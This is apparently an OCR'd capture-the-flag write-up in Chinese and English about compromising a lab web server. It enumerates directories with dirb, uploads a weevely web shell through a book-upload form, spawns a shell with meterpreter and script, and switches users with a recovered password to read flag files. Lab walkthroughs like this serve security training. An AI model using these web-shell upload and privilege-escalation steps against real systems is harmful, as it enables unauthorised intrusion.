
---- Scanning URL: http://172.16.1.11:8080/ ----
+ http://172.16.1.11:8080/index.php (CODE:200|SIZE:1653)
+ http://172.16.1.11:8080/server-status (CODE:403|SIZE:278)
==> DIRECTORY: http://172.16.1.11:8080/upload/

---- Entering directory: http://172.16.1.11:8080/upload/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

END_TIME: Tue Oct 3 11:10:27 2023

DOWNLOADED: 4612 - FOUND: 2

in http://172.16.1.11:8080/upload/




Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	
1.jpg	2021-09-30 04:56	41K	
2.jpg	2021-09-30 04:56	31K	
3.jpg	2021-09-30 04:56	91K	
4.jpg	2021-09-30 04:56	8.9K	
backdoor.php	2021-10-12 19:26	754	
phpback.php	2021-10-11 00:09	751	
test.php	2023-08-09 21:37	764	

Apache/2.4.29 (Ubuntu) Server at 172.16.1.11 Port 8080


in http://172.16.1.11:8080/




Then use dirb find more .php dir

```
┌──(kali㉿kali)-[~]
└─$ dirb http://172.16.1.11:8080 -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Oct  3 11:48:51 2023
URL_BASE: http://172.16.1.11:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.1.11:8080/ ----
+ http://172.16.1.11:8080/config.php (CODE:200|SIZE:0)
+ http://172.16.1.11:8080/header.php (CODE:200|SIZE:1427)
+ http://172.16.1.11:8080/index.php (CODE:200|SIZE:1653)
+ http://172.16.1.11:8080/logout.php (CODE:302|SIZE:0)
+ http://172.16.1.11:8080/userlogin.php (CODE:200|SIZE:0)
```


在header页面，我们可以跳转到Book Uploader




然后成功上传weevely的404.php


172.16.1.11:8080/fileUpload.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
File uploaded successfully
Home
Book List
Book Upload
Search
Enter the Book details
Title
Author
Insert Book
Browse...
No file selected.
Upload
© Library Management System


之后可以找到：



于是运行
weevely http://172.16.1.11:8080/upload/404.php 12345



得到了John的权限，此为flag2：




```
john@ubuntu:/home/john $ ls -la
total 56
drwxr-x--- 6 john john 4096 Oct 13  2021 .
drwxr-xr-x 7 root root 4096 Oct 11  2021 ..
-rwxr-x--- 1 john john    0 Oct 25  2021 .bash_history
-rwxr-x--- 1 john john  220 Sep 12  2021 .bash_logout
-rwxr-x--- 1 john john 3771 Sep 12  2021 .bashrc
drwxr-x--- 2 john john 4096 Sep 12  2021 .cache
drwxr-x--- 3 john john 4096 Sep 12  2021 .gnupg
-rwxr-x--- 1 john john  634 Sep 17  2021 .profile
-rw-rw-r-- 1 john john  180 Oct  4  2021 .wget-hsts
drwxr-x--- 2 john john 4096 Sep 17  2021 acmd
-rwxr-x--- 1 john john 8980 Sep 12  2021 examples.desktop
-rwxr-xr-x 1 root root   97 Oct 12  2021 flag2
drwxr-xr-x 2 root root 4096 Oct 12  2021 important
```

```
john@ubuntu:/home/john $ pwd
/home/john
john@ubuntu:/home/john $ cat flag2
677aa64f35294d91106ea5ea5819f499677aa64f35294d91106ea5ea5819f499677aa64f35294d91106ea5ea5819f499
john@ubuntu:/home/john $
```

F3 - justin的etc.old文件中

在F2发现的位置，还有一个文件名为important，打开检查一下：



明显是用户名和密码，可以试试

/usr/bin/script -qc /bin/bash /dev/null

oliver的无法登录，但是justin Try2L0giN$3cuR3Ly成功了，但是是在matt机器上进行su的，关键命令如下：

```
meterpreter > shell
Process 9855 created.
Channel 4 created.
su oliver
su: must be run from a terminal
sudo
sudo: PERM_ROOT: setresuid(0, -1, -1): Operation not permitted
sudo: unable to initialize policy plugin
export TERM=xterm
su oliver
su: must be run from a terminal
/usr/bin/script -qc /bin/bash /dev/null
matt@ubuntu:/home$ ls
```

```
matt@ubuntu:/home$ su justin
su justin
Password: Try2L0giN$3cuR3Ly

justin@ubuntu:/home$ ls
```

在justin账户中又得到了一个.flag2

```
justin@ubuntu:~$ cat .flag2
cat .flag2
SGVsbG8gSSBhbSBGbGFnIDIhISBDb25ncmF0dWxhdGlvbiEhIE5vdyBZb3UgYXJlIGEgaFja2Vy
```

在此文件夹中发现etc.old目录，

```
justin@ubuntu:~$ ls -la
ls -la
total 52
drwxr-x--- 4 justin justin 4096 Oct  3 09:01 .
drwxr-xr-x 7 root   root   4096 Oct 11  2021 ..
-rw------- 1 justin justin    0 Oct 25  2021 .bash_history
-rwxr-x--- 1 justin justin  220 Sep 24  2021 .bash_logout
-rwxr-x--- 1 justin justin 3771 Sep 24  2021 .bashrc
drwxr-xr-x 2 root   root   4096 Oct 12  2021 etc.old
-rwxr-x--- 1 justin justin 8980 Sep 24  2021 examples.desktop
-rw-r--r-- 1 root   root     77 Sep 30  2021 .flag2
